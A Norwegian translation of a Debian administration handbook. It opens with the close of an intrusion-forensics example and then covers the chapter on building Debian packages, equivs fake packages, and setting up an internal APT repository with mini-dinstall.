Parallelt har angriperen også lastet ned et par ekstra filer, /tmp/pt og /tmp/loginx. Å kjøre disse filene gjennom strings leder til strenger slike som *Shellcode placed at 0x%08lx* og *Now wait for suid shell....* Disse ser ut som programmer som utnytter lokale sårbarheter for å få administrative rettigheter. Hadde de nådd sine mål? I dette tilfellet sannsynligvis ikke, ettersom ingen filer synes å ha blitt modifisert etter det første innbruddet.


I dette eksemplet er hele innstrekningen rekonstruert, og det kan utledes at angriperen har greid å dra nytte av det kompromitterte systemet i rundt tre dager. Men det viktigste elementet i analysen er at sikkerhetsbruddet er identifisert, og administratoren kan være sikker på at den nye installasjonen virkelig fikser sårbarheten.

## Nøkkelord

---

[Bakdør](#)  
[Gjenoppbygge](#)  
[Kildepakke](#)  
[Arkiv](#)  
[Meta-pakke](#)  
[Debian-utvikler](#)  
[Vedlikeholder](#)

---



# Å lage en Debian-pakke

---

---

# 15

---

---

## Innhold

---

---

Å bygge en pakke på nytt fra kildekoden 424

Å lage en pakkebrønn for APT 431

Å bygge din første pakke 427

Å bli en pakkevedlikeholder 433

---

---

*Det er nokså vanlig for en administrator som har håndtert Debian-pakker jevnlig å etter hvert ønske å lage egne pakker, eller modifisere en eksisterende pakke. Dette kapittelet tar sikte på å svare på de vanligste spørsmålene på dette området, og gi nødvendige instrukser for å utnytte Debiants infrastruktur på beste måte. Med litt flaks, etter å ha prøvd deg fram med lokale pakker, kan du kanskje til og med tenke deg å gå lengre, og bli med i Debian-prosjektet selv!*

## 15.1. Å bygge en pakke på nytt fra kildekoden

Å bygge en binær pakke på nytt er nødvendig under flere omstendigheter. I noen tilfeller trenger administratoren en programvarefunksjon som krever at programvaren som skal kompileres fra kildekoden med et spesielt kompileringsalternativ; i andre er programvaren som er pakket i den installerte versjonen av Debian ikke ny nok. I det sistnevnte tilfellet vil administratoren vanligvis bygge en nyere pakke tatt fra en nyere versjon av Debian - så som *Testing*, eller til og med *Unstable* - slik at denne nye pakken virker i deres *Stable*-distribusjon: Denne operasjonen kalles «*backporting*». Som vanlig bør man være forsiktig før en tar på seg en slik oppgave, og først sjekke om den har blitt gjort allerede: Ta en rask titt på Debians pakkesporer for å se om pakken kan vise informasjon om det.

► <https://tracker.debian.org/>

### 15.1.1. Å skaffe kildekoden

Å bygge om en Debian-pakke starter med å skaffe seg kildekoden. Den enkleste måten er å bruke `apt-get source Kildepakkenavn`-kommandoen. Denne kommanoen krever en deb-src-linje i `/etc/apt/sources.list`-filen, og oppdaterte indeksfiler (det vil si `apt-get update`). Disse betingelsene skulle allerede være imøtekommert hvis du fulgte instruksjonene fra kapittelet om APT-oppsett (se del 6.1, «[Å fylle inn sources.list-filen](#)» side 102). Merk imidlertid at du vil laste ned kildekodepakkene fra den Debian-versjonen som er nevnt i deb-src-linjen. Hvis du trenger en annen versjon, må du kanskje laste den ned manuelt fra et Debian-speil, eller fra nettstedet. Dette innebærer henting av to eller tre filer (med utvidelser `*.dsc` - for *Debian Source Control* - `*.tar.comp`, og noen ganger `*.diff.gz` eller `*.debian.tar.comp` som tar en verdi blant `gz`, `bz2` eller `xz`, avhengig av kompresjonsverktøyet som ble bruk), kjør deretter `dpkg-source -x file.dsc`-kommandoen. Hvis `*.dsc`-filen er tilgjengelig direkte fra en gitt URL, er det til og med enklere vei å få tak i alt sammen, med `dget URL`-kommandoen. Denne kommandoen (som er en del av pakke *devscripts*) fanger opp `*.dsc`-filen på den gitte adressen, så analyserer den innholdet, og filen eller filene det refereres til hentes automatisk. Når alt er lastet ned, pakkes kildepakken ut (såfremt `-d` eller `--download-only`-valget ikke er benyttet).

### 15.1.2. Å gjøre endringer

Pakkekilden er tilgjengelig i en katalog oppkalt etter kildepakkens versjon (for eksempel *samba-4.1.17+dfsg*): Dette er der vi skal jobbe med våre lokale endringer.

Det første du må gjøre er å endre pakkens versjonsnummer, slik at de nye pakkene kan skilles fra de opprinnelige pakkene som følger med Debian. Forutsatt at gjeldende versjon er `2:4.1.17+dfsg-2`, kan vi lage versjon `2:4.1.17+dfsg-2falcot1`, som tydelig viser opprinnelsen av pakken. Dette gjør pakkens versjonsnummer høyere enn den som tilbys av Debian, slik at pakken lett vil installeres som en oppdatering til den opprinnelige pakken. En slik endring er best utført med `dch`-kommandoen (*Debian Changelog*) fra *devscripts*-pakken med en kommando slik som `dch - -local falcot`. Dette tar i bruk en tekstrediger (`sensible-editor` - dette burde være din favorittredi-

gerer hvis den er nevnt i VISUAL, eller EDITOR-miljøvariablene, og ellers standardredigereren) for å tillate å dokumentere forskjellene som følger av denne ombyggingen. Denne redigereren viser oss at dch virkelig forandret debian/changelog-filen.

Når det kreves en endring i oppbyggingen, må det lages endringer i debian/rules, som skritt for skritt driver pakkens byggeprosess. I de enkleste tilfellene er linjene om det opprinnelige oppsettet (./configure ...), eller i den aktuelle utgaven (\$(MAKE) ..., eller make ...) enkle å finne. Hvis disse kommandoene ikke påkalles eksplisitt, er de sannsynligvis en bivirkning av en annen eksplisitt kommando, i så fall kan du se i dokumentasjonen for å lære mer om hvordan du endrer standard virkemåten. Med pakker som bruker dh, kan du trenge å legge til en overstyring for dh\_auto\_configure, eller dh\_auto\_build-kommandoene (se de respektive manualsidene deres for forklaringer om hvordan du oppnår dette).

Avhengig av de lokale endringene i pakkene, kan en oppdatering også være nødvendig i debian/control-filen, som inneholder en beskrivelse av de genererte pakker. Spesielt inneholder denne filen Build-Depends-linjer som kontrollerer listen over avhengigheter som må være oppfylt når pakken bygges. Disse refererer ofte til versjonene til pakkene i distribusjonen som kildepakken kommer fra, men som kanskje ikke er tilgjengelig i distribusjonen som brukes til ombygging. Det er ingen automatisk måte å avgjøre om en avhengighet er ekte, eller bare spesifisert til å garantere at bygget kun skal bli forsøkt med den nyeste versjonen av et bibliotek - dette er den eneste tilgjengelige måten å tvinge en *autobuilder* til å bruke en gitt pakkeversjon under oppbyggingen, og det er derfor Debians vedlikeholdere ofte bruker strenge versjonsbestemte byggeavhengigheter.

Hvis du vet sikkert at disse byggeavhengigheter er for strenge, bør du føle deg fri til å løsne på dem lokalt. Å lese filene som dokumenterer den vanlige måten å bygge programvare på - disse filene blir ofte kalt INSTALL - vil hjelpe deg å finne de riktige avhengighetene. Ideelt sett bør alle avhengigheter være imøtekommert fra distribusjonen som brukes til ombygging. Hvis de ikke er det, starter en gjentakingsprosess, der pakkene nevnt i Build-Depends-feltet må «backportes» («tilbakeporting») før målet pakken kan bli det. Noen pakker trenger kanskje ikke tilbakeporting, og kan installeres som de er i løpet av byggeprosessen (et kjent eksempel er debhelper). Merk at tilbakeportingsprosessen raskt kan bli komplisert hvis du ikke er forsiktig. Derfor bør tilbakeporting holdes på et absolutt minimum der det er mulig.

**TIPS**  
**installere Build-Depends**

apt-get tillater installasjon av alle pakker nevnt i Build-Depends-feltene til en kildepakke som er tilgjengelig i en distribusjon nevnt i en deb-src-linje i /etc/apt/sources.list-filen. Dette er så enkelt som å kjøre apt-get build-dep kildepakken-kommandoen.

### 15.1.3. Å starte gjenoppbygningen

Når alle de nødvendige endringene har blitt brukt på kildene, kan vi starte å generere den aktuelle binære pakkefilen (.deb). Hele prosessen er håndtert av dpkg-buildpackage-kommandoen.

#### Eksempel 15.1 Å bygge om en pakke

```
$ dpkg-buildpackage -us -uc
```

```
[...]
```

---

**VERKTØY****fakeroot**

I hovedsak er prosessen med å bygge pakker en så enkel sak som, i et arkiv, å samle et sett av eksisterende (eller bygde) filer. De fleste filene vil så bli eid av *rot* i arkivet. Men å bygge hele pakken under denne brukeren skulle tilsi økt risiko. Heldigvis kan dette unngås med fakeroot-kommandoen. Dette verktøyet kan brukes til å kjøre et program, og gi inntrykk av at det kjører som *root*, og skaper filer med vilkårlig eierskap og rettigheter. Når programmet skaper arkivet som vil bli Debian-pakken, er det lurt å skape et arkiv som inneholder filer merket som tilhørende vilkårlige eiere, inkludert *rot*. Dette oppsettet er så praktisk at `dpkg-buildpackage` bruker fakeroot som standard ved pakkebygging.

Merk at programmet bare er lurt til å «tro» at det fungerer som en privilegert konto, og prosessen faktisk kjører som om brukeren kjører fakeroot program (og filene faktisk er opprettet med den brukerens tillatelser). Ikke på noe tidspunkt får det faktisk rotprivilegier som det kunne misbruke.

Den tidligere kommandoen kan mislykkes hvis `Build-Depends`-feltene ikke har blitt oppdatert, eller hvis de relaterte pakker ikke er installert. I dette tilfellet er det mulig å overprøve denne sjekken ved å sende `-d`-valget til `dpkg-buildpackage`. Men å eksplisitt ignorere disse avhengigheter gir risiko for at byggeprosessen mislykkes på et senere tidspunkt. Verre; pakken kan synes å bli bygget riktig, men klarer ikke å kjøre skikkelig: Noen programmer deaktiverer automatisk noen av sine oppgaver når et nødvendig bibliotek ikke er tilgjengelig på byggetidspunktet.

I de fleste tilfeller bruker Debian-utviklere et høynivå-program som `debuild`. Dette kjører `dpkg-buildpackage` til vanlig, men legger også til en påkalling til et program som kjører mange kontroller for å validere den genererte pakken opp mot Debiants retningslinjer. Dette skriptet renser også opp i miljøet, slik at lokale miljøvariabler ikke «forenser» pakkebyggingen. Kommandoen `debuild` er et av verktøyene i `devscripts`-pakken, som deler noe konsistens og oppsett for å gjøre vedlikeholderens oppgave enklere.

---

**RASK TITT****pbuilder**

Programmet `pbuilder` (i pakken med det tilsvarende navnet) tillater bygging av en Debian-pakke i en *chrooted*-omgivelse. Den lager først en midlertidig katalog med det minimale systemet som kreves for å bygge pakken (inkludert pakkene nevnt i `Build-Depends`-feltet). Denne katalogen blir så brukt som rotkatalog (/), og bruker `chroot`-kommandoen under byggeprosessen.

Dette verktøyet gjør at byggeprosessen skjer i et miljø som ikke endres av brukernes virksomhet. Dette gir også mulighet for rask påvisning av manglende bygge-avhengigheter (siden byggingen vil mislykkes uten dokumentasjon av de riktige avhengighetene). Til slutt: Det tillater å bygge en pakke for en Debian-versjon som ikke er den som brukes av systemet som helhet. Maskinen kan bruke *Stable* i sitt normale arbeid, og en `pbuilder` som kjører på den samme maskinen, kan bruke *Unstable* til pakkebygging.

## 15.2. Å bygge din første pakke

### 15.2.1. Meta-pakker eller falske pakker

Falske pakker og meta-pakker er like ved at de er tomme skall som bare eksisterer for effektene meta-dataene deres har på pakkehåndteringsstabelen.

Formålet med en falsk pakke er å lure `dpkg` og `apt` til å tro at noen pakker er installert, selv om de bare er et tomt skall. Dette tillater å tilfredsstille avhengigheter i en pakke når den tilsvarende programvaren ble installert utenfor rammen av pakkesystemet. En slik metode fungerer, men bør likevel unngås når det er mulig, ettersom det ikke er noen garanti for at den manuelt installerte programvaren oppfører seg akkurat som den tilsvarende pakken ville ha gjort, og andre pakker som er avhengig av den, ikke vil fungere ordentlig.

På den annen side, en meta-pakke består oftest som en samling av avhengigheter, slik at montering av meta-pakken faktisk vil føre inn et sett av andre pakker i et enkelt trinn.

Begge disse pakkesalgene kan lages av kommandoene `equivs-control` og `equivs-build` (i `equivs`-pakken). Kommandoene `equivs-control` filen oppretter en Debian-pakke topptekst-fil som skal redigeres for å inneholde navnet på den forventede pakken, dens versjonsnummer, navnet på vedlikeholderen, avhengighetene, og beskrivelsen. Andre felt uten en standardverdi er valgfrie, og kan slettes. Feltene Copyright, Changelog, Readme og Extra-Files er ikke standard felt i Debian-pakker; de bare gir mening innenfor rammen av `equivs-build`, og de vil ikke bli beholdt i overskriftene til den genererte pakken.

**Eksempel 15.2** Topptekstfil for den falske pakken `libxml-libxml-perl`

```
Section: perl
Priority: optional
Standards-Version: 3.9.6

Package: libxml-libxml-perl
Version: 2.0116-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
This is a fake package to let the packaging system
believe that this Debian package is installed.

.
In fact, the package is not installed since a newer version
of the module has been manually compiled & installed in the
site_perl directory.
```

Det neste skrittet er å generere Debian-pakken med kommandoen `equivs-build` filen. Og plutselig er pakken opprettet i den gjeldende katalogen, og kan håndteres som enhver annen Debian-pakke ville blitt.

## 15.2.2. Et enkelt filarkiv

For å lette utplasseringen av et sett med dokumentasjon på et stort antall maskiner, trenger Falcot Corp-administratorene å lage en Debian-pakke. Administratoren med ansvaret for denne oppgaven leser først «Guide for nye Debian vedlikeholder» («New Maintainer's Guide»), og begynner så å jobbe med sin første pakke.

► <https://www.debian.org/doc/manuals/maint-guide/>

Det første skrittet er å lage en `falcot-data-1.0`-mappe som skal inneholde mål-kildepakken. Pakken vil logisk nok få navnet `falcot-data`, og bære versjonsnummeret 1.0. Administratoren plasserer så dokumentasjonsfilene i en `data`-undermappe. Så påkaller de `dh_make`-kommandoen (fra `dh-make`-pakken) for å legge til filene som kreves for pakkegenereringsprosessen - som alle blir lagret i en `debian`-undermappe:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: single binary, indep binary, multiple binary, library, kernel module
  ↵ , kernel patch?
[s/i/m/l/k/n] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date           : Fri, 04 Sep 2015 12:09:39 -0400
Package Name    : falcot-data
Version        : 1.0
License         : gpl3
Type of Package : Independent
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning.
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

Den valgte pakketypen (*enkelt binære (indep binary)*) indikerer at denne kildepakken vil generere en enkelt binærpakke som kan deles på tvers av alle arkitekturen (Architecture: all). *enkelt binære* virker som en motpart, og fører til en enkelt binærpakke som er avhengig av målarkitekturen (Architecture: any). I dette tilfellet er valget mer relevant, siden pakken bare inneholder dokumentasjon, og ingen binære programmer, slik at den kan brukes på samme måten på data-maskiner av alle arkitekturen.

*multippel binær*-typen svarer til en kildekodepakke som leder til forskjellige binærpakker. Et spesielt tilfelle, *bibliotek*, er nyttig for delte biblioteker, siden de må følge strenge pakkeregler. På lignende måte skal *kernel module*, eller *kernel patch* begrenses til pakker som inneholder kjerne-moduler.

**TIPS****Vedlikeholders navn og e-post**

De fleste programmene involvert i pakkevedlikeholdet vil søke etter ditt navn og e-postadresse i DEBFULLNAME og DEBEMAIL, eller EMAIL-miljøvariabler. Ved å definere dem en gang for alle, vil du unngå å måtte sortere dem flere ganger. Hvis ditt vanlige skall er bash, er det bare å legge til følgende to linjer i din ~/.bashrc-file (du vil ganske sikkert erstatte verdiene med noen mer relevante!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Kommandoen `dh_make` laget en `debian`-undermappe med mange filer. Noen kreves, spesielt `rules`, `control`, `changelog` og `copyright`. Filer med `.ex`-forlengelsen er eksemplifiler som kan brukes ved å modifisere dem (og fjerne forlengelsen) når det passer. Når de ikke er nødvendige, anbefales det å fjerne dem. `compat` bør beholdes, ettersom den er nødvendig for riktig funksjon av `debhelper`-programpakken (som alle begynner med `dh_-`forstavelsen), og som brukes på ulike stadier i pakkebyggingsprosessen.

`copyright` må inneholde informasjon om forfatterne av dokumentasjonen som er inkludert i pakken, og den tilhørende lisensen. I vårt tilfelle er intern dokumentasjon og bruken av den begrenset til til Falcot Corp-selskapet. Standardfilen `changelog` er vanligvis hensiktsmessig; den erstatter «Første utgivelse» med en mer detaljert forklaring, og endre distribusjonen fra `unstable` til `internal` er nok. `control`-filen ble også oppdatert: `Section`-feltet er forandret til `misc`, og `Homepage`, `Vcs-Git` og `Vcs-Browser`-feltene ble forandret. `Depends`-feltene ble komplettert med `iceweasel` | `www-browser` for å sikre tilgjengeligheten for en pålitelig nettleser som kan vise dokumentasjonen i pakken.

**Eksempel 15.3 control-filen**

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 9)
Standards-Version: 3.9.5

Package: "falcot-data"
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
This package provides several documents describing the internal
structure at Falcot Corp. This includes:
 - organization diagram
 - contacts for each department.

.
These documents MUST NOT leave the company.
Their use is INTERNAL ONLY.
```

#### **Eksempel 15.4** *changelog-filen*

```
falcot-data (1.0) internal; urgency=low

 * Initial Release.
 * Let's start with few documents:
   - internal company structure;
   - contacts for each department.

-- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:39 -0400
```

#### **Eksempel 15.5** *copyright-filen*

```
Format: http://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2015 Falcot Corp
License:
All rights reserved.
```

#### **DET GRUNNLEGGENDE**

##### **Makefile-fil**

Makefile-filen er et skript som brukes av make-programmet: Det beskriver regler for hvordan man skal bygge et sett med filer fra hverandre i et tre med avhengigheter (for eksempel kan et program bygges fra et sett med kildefiler). Makefile-filen beskriver disse reglene i det følgende formatet:

```
target: source1 source2 ...
        command1
        command2
```

Tolkningen av slik regel er som følger: Hvis en av source\*-filene er nyere enn target-filen, trenger målet generering ved å bruke command1 og command2.

Merk at kommandolinjene må starte med et TAB-tegn; Merk også at når en kommandolinje starter med en skråstrek (-), avbryter ikke feil i kommandoene hele prosessen.

Filen **rules** inneholder vanligvis et sett med regler til å sette opp, bygge og installere programvaren i en egen underkatalog (oppkalt etter den genererte binære pakken). Innholdet i denne underkatalogen blir deretter arkivert i Debian-pakken som om det var rotens i filsystemet. I vårt tilfelle vil filene bli installert i **debian/falcot-data/usr/share/falcot-data/-undermappe**, slik at å installere den genererte pakken, vil plassere filene under **/usr/share/falcot-data/**. Filen **rules** blir brukt som en **Makefile**, med noen få standard mål (medregnet **clean** og **binary**, respektivt brukt til å rydde opp i kildemappen og generere binærpakken).

Selv om denne filen er hjertet av prosessen, inneholder den i økende grad bare et minimum for å kjøre et standard sett med kommandoer gitt av debhelper-verktøyet. Slik er tilfellet for filer generert av dh\_make. For å installere våre filer må vi ganske enkelt sette opp atferden til dh\_install-kommandoen ved å lage den følgende debian/falcot-data.install-filen:

```
data/* usr/share/falcot-data/
```

På dette tidspunktet kan pakken opprettes. Vi vil imidlertid legge til et malingstrøk. Siden administratorene ønsker at dokumentasjonen blir lett tilgjengelig fra menyene i grafiske skrivebordsmiljøer, legger vi til en falcot-data.desktop-file og får den installert i /usr/share/applications ved å legge til en andre linje til debian/falcot-data.install.

#### Eksempel 15.6 Filen falcot-data.desktop

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

Den oppdaterte debian/falcot-data.install ser slik ut:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Vår kildepakke er nå klar. Alt som gjenstår å gjøre er å generere den binære pakken med den samme metoden vi brukte tidligere for å bygge om pakker: vi kjører dpkg-buildpackage -us -uc-kommandoen fra falcot-data-1.0-mappen.

### 15.3. Å lage en pakkebrønn for APT

Falcot Corp begynte gradvis å vedlikeholde en rekke Debian-pakker, enten lokalt endret fra eksisterende pakker, eller laget fra bunnen av, for å distribuere interne data og programmer.

For å gjøre utplassering lettere ønsker de å integrere disse pakkene i et pakkearkiv som kan brukes direkte av APT. Av åpenbare vedlikeholdsgrunner ønsker de å skille interne pakker fra lokalt ombygde pakker. Målet for de samsvarende oppføringene i en /etc/apt/sources.list.d/falcot.list-fil er som følger:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Administratorene setter derfor opp en virtuell maskin på deres interne HTTP-tjener, med /srv/vhosts/packages/ som roten til det tilhørende nettområdet. Håndteringen av selve ar-

kivet er delegert til `mini-dinstall`-kommandoen (i den tilsvarende navngitte pakken). Dette verktøyet holder et øye med en `incoming`-mappe (i vårt tilfelle, `/srv/vhosts/packages/mini-dinstall/incoming/`), og venter på nye pakker der; når en pakke er lastet opp, blir den installert i et Debian-arkiv på `/srv/vhosts/packages/`. Kommandoen `mini-dinstall` leser `*.changes`-filen som opprettes når Debian-pakken blir generert. Disse filene inneholder en liste med alle andre filer knyttet til den versjonen av pakken (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz`, eller tilsvarende med andre komprimeringsverktøy), og disse åpner for at `mini-dinstall` får vite hvilke filer som skal installeres. `*.changes`-filer inneholder også navnet på måldistribusjonen (ofte `unstable`) nevnt i den siste `debian/changelog`-inngangen, og `mini-dinstall` bruker denne informasjonen til å avgjøre hvor pakken skal installeres. Dette er grunnen til at administratorer alltid må endre dette feltet før de bygger en pakke, og setter det til `internal`, eller `updates`, avhengig av måldistribusjonen. `mini-dinstall` genererer deretter filene som kreves av APT, for eksempel `Packages.gz`.

ALTERNATIV

**apt-ftparchive**

Hvis `mini-dinstall` ser for omfattende ut for dine Debian-arkivbehov, kan du også bruke `apt-ftparchive`-kommandoen. Dette verktøyet skanner innholdet i en katalog, og viser (i sine standard utdata) en samsvarende `Packages`-fil. I tilfellet Falcot Corp kunne administratorer laste pakkene direkte inn i `/srv/vhosts/packages/updates/`, eller `/srv/vhosts/packages/internal/`, og så kjøre de følgende kommandoer for å lage `Packages.gz`-filene:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Kommandoen `apt-ftparchive sources` åpner for å lage `Sources.gz`-filer på en lignende måte.

Å sette opp `mini-dinstall` krever oppsett av en `~/.mini-dinstall.conf`-fil; i Falcot Corp-tilfellet er innholdet som følger:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
```

```
release_label = Internal Packages
```

En avgjørelse verdt å merke seg er generasjonen **Release**-filer for hvert arkiv. Dette kan hjelpe til med å administrere pakkeinstallasjonsprioriteringer med hjelp av `/etc/apt/preferences`-oppsettsfilen (se del 6.2.5, «[Styring av pakkeprioriteter](#)» side 114 for detaljer).

SIKKERHET  
**mini-dinstall og tillatelses**

Etter at `mini-dinstall` er designet for å kjøres som en vanlig bruker, er det ikke nødvendig å kjøre den som rot. Den enkleste måten er å sette opp alt innen brukerkontoen som tilhører administratoren med ansvar for å lage Debian-pakker. Ettersom bare denne administratoren har de nødvendige tillatelsene til å sette filer inn i `incoming/-katalogen`, kan vi utelede at administratoren har autentisert opprinnelsen til hver pakke før utplasseringen, og `mini-dinstall` trenger ikke å gjøre det igjen. Dette forklarer `verify_sigs = 0`-parameteret (noe som betyr at signaturene ikke behøver å være bekreftet). Men hvis innholdet i pakkene er sensitivt, kan vi snu innstillingen, og velge å godkjenne en ring med nøkler som inneholder offentlige nøkler til personer med lov til å lage pakker (satt opp med `extra_keyrings`-parameter); `mini-dinstall` vil så sjekke opprinnelsen til hver innkommende pakke ved å analysere signaturen integrert i `*.changes`-filen.

Å påkalle `mini-dinstall` starter faktisk en bakgrunnsprosess i bakgrunnen. Så lenge denne bakgrunnsprosessen kjører, vil den se etter nye pakker i `incoming/-mappen` hver halvtime. Når en ny pakke kommer, vil den bli flyttet til arkivet, og riktige `Packages.gz` og `Sources.gz`-filer blir fornyet. Hvis det å kjøre en bakgrunnsprosess er et problem, kan og `mini-dinstall` påkalles manuelt i rekkefølge (med `-b`-valget) hver gang en pakke blir lastet inn i `incoming/-mappen`. Andre muligheter som ligger i `mini-dinstall` er dokumentert på sin `mini-dinstall(1)`-manualside.

EKSTRA  
**Å generere et signert arkiv**

For å sikre autentisiteten kontrollerer APT-pakken en kjede med kryptografiske signaturer for pakkene den håndterer før de installeres (se del 6.5, «[Sjekking av pakkeautensitet](#)» side 123). Private APT-arkiver kan så bli et problem, ettersom maskinne som bruker dem vil holde på med å vise advarsler om usignerte pakker. En flittig administrator vil derfor integrere privatarkiver med den sikre APT-mekanismen.

For å hjelpe til med denne prosessen inkluderer `mini-dinstall` et `release_signscript`-oppsettsalternativ som tillater å spesifisere et skript som skal brukes til å generere signaturen. Et godt utgangspunkt er `sign-release.sh`-skriptet fra `mini-dinstall`-pakken i `/usr/share/doc/mini-dinstall/examples/`; lokale endringer kan være relevante.

## 15.4. Å bli en pakkevedlikeholder

### 15.4.1. Å lære å lage pakker

Å opprette en Debian-pakke med kvalitet er ikke alltid en enkel oppgave, å bli en pakkeutvikler krever litt læring, både teori og praksis. Det er ingen enkel sak å bygge og installere programvare; for mesteparten av kompleksiteten kommer fra å forstå problemer og konflikter, og mer generelt samhandlingene, med utallige andre pakker tilgjengelige.

## Regler

En Debian-pakke må være i samsvar med de presise regler utarbeidet i Debians retningslinjer, og hver pakkeutvikler må kjenne til dem. Det er ingen krav om å kjenne dem utenat, men heller å vite at de eksisterer, og referere til dem når et valg presenterer et ikke-triviert alternativ. Hver Debian-vedlikeholder har gjort feil ved å ikke kjenne til en regel, men det er ikke et stort problem, så lenge feilen blir fikset når en bruker rapporterer den som en feilrapport (som pleier å skje ganske snart, takket være avanserte brukere).

► <https://www.debian.org/doc/debian-policy/>

## Prosedyrer

Debian er ikke en enkel samling av enkeltpakker. Alles pakkearbeid er en del av et kollektivt prosjekt; å være en Debian-utvikler innebærer å vite hvordan Debian-prosjektet fungerer som en helhet. Hver utbygger vil, før eller senere, samhandle med andre. Debians utviklerreferanse (Debian Developer's Reference) (*i developers-reference-package*) oppsummerer hva alle utviklere må vite for å samhandle så smidig som mulig med de ulike teamene i prosjektet, og for å få mest mulig ut av de tilgjengelige ressursene. Dette dokumentet oppsummerer også en rekke oppgaver en utvikler forventes å oppfylle.

► <https://www.debian.org/doc/manuals/developers-reference/>

## Verktøy

Mange verktøy hjelper pakkevedlikeholdere med deres arbeid. Denne seksjonen gir en rask gjennomgang, uten alle detaljene, ettersom verktøyene har sin egen omfattende dokumentasjon.

**Programmet lintian** Dette verktøyet er et av de viktigste: Det er Debian-pakkesjekkeren. Den bygger på et stort utvalg av tester opprettet fra Debians retningslinjer, og oppdager raskt og automatisk mange feil som deretter kan rettes før pakkene utgis.

Dette verktøyet er bare en hjelpper, og noen ganger gjør den feil (for eksempel, siden Debians retningslinjer endrer seg over tid, blir `lintian` noen ganger utdatert). Det er heller ikke uttømmende: Selv om du ikke får noen Lintian-feilmelding, bør dette ikke tolkes som et bevis på at pakken er perfekt; i beste fall unngås de vanligste feilene.

**Programmet piuparts** Dette er et annet viktig redskap: Det automatiserer installasjonen, oppgraderer, fjerner og renser en pakke (i et isolert miljø), og kontrollerer at ingen av disse operasjonene fører til feil. Det kan hjelpe til med å avdekke manglende avhengigheter, og det oppdager også når filer feilaktig er til overs etter at pakken er renset.

**devscripts** Pakken *devscripts* inneholder mange programmer som hjelper til på et stort område i Debian-utviklerens jobb:

- **debuild** tillater å generere en pakke (med `dpkg-buildpackage`), og kjøre `lintian` for så å sjekke overensstemmelsen med Debians retningslinjer.
- **debclean** renser en kildepakke etter at en binærpakke har blitt generert.
- **dch** tillater en rask og enkel redigering av en `debian/changelog`-fil i en kildepakke.
- **uscan** sjekker om en ny programvareversjon er utgitt av oppstrømsfattaren; dette krever en `debian/watch`-fil med beskrivelse av plasseringen av slike utgivelser.
